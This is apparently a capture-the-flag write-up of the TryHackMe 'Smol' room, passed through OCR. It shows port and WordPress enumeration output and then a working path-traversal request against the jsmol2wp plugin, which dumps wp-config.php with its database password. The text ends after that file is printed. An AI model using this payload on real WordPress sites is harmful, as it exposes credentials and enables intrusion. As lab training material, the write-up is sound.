


TRYHACKME MEDIUM

Smol

PLATFORM	DIFFICULTY	OS
THM	Medium	Linux

bash


```
root in /home/yoinkas
❯ nmap -sC -sV -vv -T4 -p- 10.64.185.131
Starting Nmap 7.991 ( https://nmap.org ) at 2026-11-13 06:32 -0500
NSE: Loaded 158 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 06:32
Completed NSE at 06:32, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 06:32
Completed NSE at 06:32, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 06:32
Completed NSE at 06:32, 0.00s elapsed
Initiating Ping Scan at 06:32
Scanning 10.64.185.131 [4 ports]
Completed Ping Scan at 06:32, 0.04s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 06:32
Completed Parallel DNS resolution of 1 host. at 06:32, 0.50s elapsed
Initiating SYN Stealth Scan at 06:32
Scanning 10.64.185.131 [65535 ports]
Discovered open port 22/tcp on 10.64.185.131
Discovered open port 80/tcp on 10.64.185.131
Completed SYN Stealth Scan at 06:32, 18.77s elapsed (65535 total ports)
Initiating Service scan at 06:32
Scanning 2 services on 10.64.185.131
Completed Service scan at 06:33, 6.26s elapsed (2 services on 1 host)
NSE: Script scanning 10.64.185.131.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 06:33
Completed NSE at 06:33, 1.16s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 06:33
Completed NSE at 06:33, 0.15s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 06:33
Completed NSE at 06:33, 0.00s elapsed
Nmap scan report for 10.64.185.131
Host is up, received echo-reply ttl 62 (0.032s latency).
Scanned at 2026-11-13 06:32:40 EST for 27s
```

```
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 62 OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol
2.0)
| ssh-hostkey:
|   3072 4a:40:18:1b:15:bf:5c:62:08:8b:c7:1d:31:fe:db:2b (RSA)
| ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABgQC2p43D+u+kH+OYs5+QucdQoxiSlPn0AiZujoeRjmYVxuEcXH0JSdHbO+JpseCW8Gz
cseHzyLfGpGOOKdAnBeT1kw0PLTohiRCMnxS2/gGUNUnauPz3yj7VC70Qdy075x/M1f8D6T37HyFiNmpjR51KKOqsq1NAV6
3KZmggqiK/6rm8zfL+CfBCEwx5MoB1WqvXD0eWnJmngR9NRU1qFBgFzH3oLygiOI61zEZD5Q9o5LQ41sGjT0PSFo9n16r32
15DITu33L0cxS03otBwX0uTRdiN7PXabDuu6uXjPgjnwK36u/8HYe5nTZC6NWw7VIKkvpj6txJRg0A/fz3MpAoRsUVAa+DY
0E433gFIXmgtcQ2NIUjHh3xeFeF7SVyk6zbBzJf64iPRaDFA6XfeGEsMyd7Ddv+Dz/1mjerpfcl+0lzppUYP+6np7VwFE0c
IwBp6KLqmSaHBiXhHWYQb65rFGo63bt2sL0ttcE7w6aWHWxYo76o/mRGapUfzPYME4Ps=
|   256 55:f8:f0:ea:21:5d:89:23:71:8e:48:60:48:d5:78:7c (ECDSA)
| ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBG3w0lgD++kU15K28WldJb0hYBzESDrs5267ck4aAX/
oPTNyNdJ6KGC6mZaW2589P26lodJOFT0vw92+zVsJL6o=
|   256 d8:d7:f5:94:73:80:a0:62:20:80:1e:1e:44:9e:fb:ed (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIMIBq8O4o8/lbEho+bP3y2wlqFBbmLAVwQgq0pChxfIn
80/tcp open  http    syn-ack ttl 62 Apache httpd 2.4.41 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Did not follow redirect to http://www.smol.thm
|_http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 06:33
Completed NSE at 06:33, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 06:33
Completed NSE at 06:33, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 06:33
Completed NSE at 06:33, 0.00s elapsed
Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 31.07 seconds
           Raw packets sent: 65539 (2.884MB) | Rcvd: 65536 (2.621MB)
```

you must add the sub directory in your /etc/hosts file


then youre brought to this page



Pasted 11/13/2026, 3:04:34 PM

at the bottom you see this

Type / for commands...




Pasted 11/13/2026, 3:05:12 PM

POWERED BY WORDPRESS


clicking RCE on the homepage will bring you to that paage and if you scrool down you will see this

Type / for commands...



Pasted 11/13/2026, 3:06:51 PM

Type / for commands...



Pasted 11/13/2026, 3:07:02 PM

Running a wordpress scan to try and enumerate for users

bash

```
root in /home/yoinkas
❯ wpscan --url http://www.smol.thm -e p,u
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

                 WordPress Security Scanner
                        Version 4.1.0
                    An Automattic endeavor
                    https://automattic.com
_______________________________________________________________

[+] URL: http://www.smol.thm/ [10.64.185.131]
[+] Started: Fri Nov 13 07:23:17 2026
[+] Command Line: wpscan --url http://www.smol.thm -e p,u
[+] Hostname: Yoinkas

Interesting Finding(s):

[+] Headers
 | Interesting Entry: Server: Apache/2.4.41 (Ubuntu)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] XML-RPC seems to be enabled: http://www.smol.thm/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
```

```
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/


[+] WordPress readme found: http://www.smol.thm/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%


[+] Upload directory has listing enabled: http://www.smol.thm/wp-content/uploads/
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%


[+] The external WP-Cron seems to be enabled: http://www.smol.thm/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299


[+] WordPress version 6.7.1 identified (Insecure, released on 2024-11-21).
 | Found By: Rss Generator (Passive Detection)
 |  - http://www.smol.thm/index.php/feed/, <generator>https://wordpress.org/?
v=6.7.1</generator>
 | Confirmed By: Rss Generator (Passive Detection)
 |  - http://www.smol.thm/index.php/comments/feed/, <generator>https://wordpress.org/?
v=6.7.1</generator>


[+] WordPress theme in use: twentytwentythree
 | Location: http://www.smol.thm/wp-content/themes/twentytwentythree/
 | Last Updated: 2026-08-19 4:00am GMT (2 months ago, per WordPress.org)
 | Active Installs: 200,000 (per WordPress.org)
 | Readme: http://www.smol.thm/wp-content/themes/twentytwentythree/readme.txt
 | [!] The version is out of date, the latest version is 1.6
 | [!] Directory listing is enabled
 | Style URL: http://www.smol.thm/wp-content/themes/twentytwentythree/style.css
 | Style Name: Twenty Twenty-Three
 | Style URI: https://wordpress.org/themes/twentytwentythree
 | Description: Twenty Twenty-Three is designed to take advantage of the new design tools
```

```
introduced in WordPress 6....
 | Author: the WordPress team
 | Author URI: https://wordpress.org
 |
 | Found By: Urls In Homepage (Passive Detection)
 |
 | Version: 1.2 (80% confidence)
 | Found By: Style (Passive Detection)
 |  - http://www.smol.thm/wp-content/themes/twentytwentythree/style.css, Match: 'Version: 1.2'


[+] Enumerating Most Popular Plugins (via Passive and Aggressive Methods)


[+] jsmol2wp
 | Location: http://www.smol.thm/wp-content/plugins/jsmol2wp/
 | Latest Version: 1.07 (up to date)
 | Last Updated: 2018-03-09 10:28am GMT (8 years ago)
 | Readme: http://www.smol.thm/wp-content/plugins/jsmol2wp/readme.txt
 | [!] Directory listing is enabled
 |
 | Found By: Urls In Homepage (Passive Detection)
 |
 | Version: 1.07 (100% confidence)
 | Found By: Readme - Stable Tag (Aggressive Detection)
 |  - http://www.smol.thm/wp-content/plugins/jsmol2wp/readme.txt
 | Confirmed By: Readme - ChangeLog Section (Aggressive Detection)
 |  - http://www.smol.thm/wp-content/plugins/jsmol2wp/readme.txt


[+] akismet
 | Location: http://www.smol.thm/wp-content/plugins/akismet/
 | Last Updated: 2026-08-18 11:42pm GMT (2 months ago, per WordPress.org)
 | Active Installs: 5,000,000 (per WordPress.org)
 | Readme: http://www.smol.thm/wp-content/plugins/akismet/readme.txt
 | [!] The version is out of date, the latest version is 5.7.2
 |
 | Found By: Known Locations (Aggressive Detection)
 |  - http://www.smol.thm/wp-content/plugins/akismet/, status: 200
 |
 | Version: 5.2 (100% confidence)
 | Found By: Readme - Stable Tag (Aggressive Detection)
```

```
 |  - http://www.smol.thm/wp-content/plugins/akismet/readme.txt
 | Confirmed By: Readme - ChangeLog Section (Aggressive Detection)
 |  - http://www.smol.thm/wp-content/plugins/akismet/readme.txt
 Checking Known Locations - Time: 00:00:10
<=============================================================================================
============================================================> (1499 / 1499) 100.00% Time:
00:00:10
[i] 2 plugin(s) Identified.
[+] Enumerating Users (via Passive and Aggressive Methods)


[+] Jose Mario Llado Marti
 | Found By: Rss Generator (Passive Detection)


[+] wordpress user
 | Found By: Rss Generator (Passive Detection)


[+] admin
 | Found By: Wp Json Api (Aggressive Detection)
 |  - http://www.smol.thm/index.php/wp-json/wp/v2/users/?per_page=100&page=1


[+] think
 | Found By: Wp Json Api (Aggressive Detection)
 |  - http://www.smol.thm/index.php/wp-json/wp/v2/users/?per_page=100&page=1


[+] wp
 | Found By: Wp Json Api (Aggressive Detection)
 |  - http://www.smol.thm/index.php/wp-json/wp/v2/users/?per_page=100&page=1


[+] diego
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)


[+] gege
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
```

```
[+] xavi
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 Brute Forcing Author IDs - Time: 00:00:00
<=============================================================================================
============================================================> (10 / 10) 100.00% Time:
00:00:00
[i] 8 user(s) Identified.
[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at
https://wpscan.com/register
[+] Finished: Fri Nov 13 07:23:34 2026
[+] Requests Done: 1574
[+] Cached Requests: 9
[+] Most response codes received: 404: 1524, 200: 46, 301: 3, 302: 1
[+] Data Sent: 428.607 KB
[+] Data Received: 814.351 KB
[+] Memory used: 339.957 MB
[+] Elapsed time: 00:00:17
```

we have a few users. Lets try and do some directory scans to see if there is a file left behind to find and try and find some credentials.

bash

```
root in THM/MAChines/smol
❯       feroxbuster --url "http://www.smol.thm" --wordlist
/usr/share/wordlists/seclists.bak/Discovery/Web-Content/big.txt --threads 100 --extensions
"php,txt,py,js,html,bak" --random-agent




 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.13.1
──────────────────────────┬──────────────────────
 🎯 Target Url            │ http://www.smol.thm/
 🚩 In-Scope Url          │ www.smol.thm
 🚀 Threads               │ 100
 📖 Wordlist              │ /usr/share/wordlists/seclists.bak/Discovery/Web-Content/big.txt
 👌 Status Codes          │ All Status Codes!
 💥 Timeout (secs)        │ 7
 🦡 User-Agent            │ Random
 💉 Config File           │ /etc/feroxbuster/ferox-config.toml
 🔎 Extract Links         │ true
 💲 Extensions            │ [php, txt, py, js, html, bak]
 🏁 HTTP methods          │ [GET]
 🔃 Recursion Depth       │ 4
 🎉 New Version Available │ https://github.com/epi052/feroxbuster/releases/latest
──────────────────────────┴──────────────────────
 🏁 Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
404      GET        9l       31w      274c Auto-filtering found 404-like response and created
new filter; toggle off with --dont-filter
403      GET        9l       28w      277c Auto-filtering found 404-like response and created
new filter; toggle off with --dont-filter
200      GET      258l     2327w   131613c http://www.smol.thm/wp-
content/plugins/jsmol2wp/JSmol.min.nojq.js
200      GET      172l      887w    70274c http://www.smol.thm/wp-
content/themes/twentytwentythree/assets/fonts/ibm-plex-mono/IBMPlexMono-Italic.woff2
200      GET      151l      884w    64717c http://www.smol.thm/wp-
content/themes/twentytwentythree/assets/fonts/ibm-plex-mono/IBMPlexMono-Bold.woff2
200      GET      143l      794w    62218c http://www.smol.thm/wp-
content/themes/twentytwentythree/assets/fonts/ibm-plex-mono/IBMPlexMono-Regular.woff2
```

```
500      GET        0l        0w        0c http://www.smol.thm/wp-includes/class-wp-feed-cache-
transient.php
200      GET      404l      852w     8704c http://www.smol.thm/wp-includes/theme.json
200      GET        0l        0w        0c http://www.smol.thm/wp-includes/class-wp-network-
query.php
200      GET        0l        0w        0c http://www.smol.thm/wp-includes/class-wp-embed.php
500      GET        0l        0w        0c http://www.smol.thm/wp-includes/class-wp-http.php
200      GET        0l        0w        0c http://www.smol.thm/wp-includes/class-wp-ajax-
response.php
200      GET        0l        0w        0c http://www.smol.thm/wp-includes/media-template.php
```

we see that there is a file directory with the user from the enumeration scan so lets see if there's some config files left behind

Pasted 11/13/2026, 3:41:16 PM

```
❯ curl -s 'http://www.smol.thm/wp-content/plugins/jsmol2wp/php/jsmol.php?
isform=true&call=getRawDataFromDatabase&query=php://filter/resource=../../../../wp-
config.php'
```

If you wanted to figure out how to find this part of the URL

?isform=true&call=getRawDataFromDatabase&query=php://filter/resource=../../../../wp-config.php'

then you would have to download the source code because you have the version of smol running and its WordPress and that is Open Source so you could do some manual Code Review and Dynamic Code testing

bash

```
root in /home/yoinkas took 12s
❯ curl -s 'http://www.smol.thm/wp-content/plugins/jsmol2wp/php/jsmol.php?
isform=true&call=getRawDataFromDatabase&query=php://filter/resource=../../../../wp-config.php'
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the installation.
 * You don't have to use the web site, you can copy this file to "wp-config.php"
 * and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * Database settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://wordpress.org/documentation/article/editing-wp-config-php/
 *
 * @package WordPress
 */


// ** Database settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define( 'DB_NAME', 'wordpress' );


/** Database username */
define( 'DB_USER', 'wpuser' );


/** Database password */
define( 'DB_PASSWORD', 'kbLSF2Vop#lw3rjDZ629*Z%G' );


/** Database hostname */
define( 'DB_HOST', 'localhost' );
```

```
/** Database charset to use in creating database tables. */
define( 'DB_CHARSET', 'utf8' );


/** The database collate type. Don't change this if in doubt. */
define( 'DB_COLLATE', '' );


/**#@+
 * Authentication unique keys and salts.
 *
 * Change these to different unique phrases! You can generate these using
 * the {@link https://api.wordpress.org/secret-key/1.1/salt/ WordPress.org secret-key service}.
 *
 * You can change these at any point in time to invalidate all existing cookies.
 * This will force all users to have to log in again.
 *
 * @since 2.6.0
 */
define( 'AUTH_KEY',         'put your unique phrase here' );
define( 'SECURE_AUTH_KEY',  'put your unique phrase here' );
define( 'LOGGED_IN_KEY',    'put your unique phrase here' );
define( 'NONCE_KEY',        'put your unique phrase here' );
define( 'AUTH_SALT',        'put your unique phrase here' );
define( 'SECURE_AUTH_SALT', 'put your unique phrase here' );
define( 'LOGGED_IN_SALT',   'put your unique phrase here' );
define( 'NONCE_SALT',       'put your unique phrase here' );


/**#@-*/


/**
 * WordPress database table prefix.
 *
 * You can have multiple installations in one database if you give each
 * a unique prefix. Only numbers, letters, and underscores please!
 */
$table_prefix = 'wp_';
```

```
/**
 * For developers: WordPress debugging mode.
 *
 * Change this to true to enable the display of notices during development.
 * It is strongly recommended that plugin and theme developers use WP_DEBUG
 * in their development environments.
 *
 * For information on other constants that can be used for debugging,
 * visit the documentation.
 *
 * @link https://wordpress.org/documentation/article/debugging-in-wordpress/
 */
define( 'WP_DEBUG', false );


/* Add any custom values between this line and the "stop editing" line. */









/* That's all, stop editing! Happy publishing. */


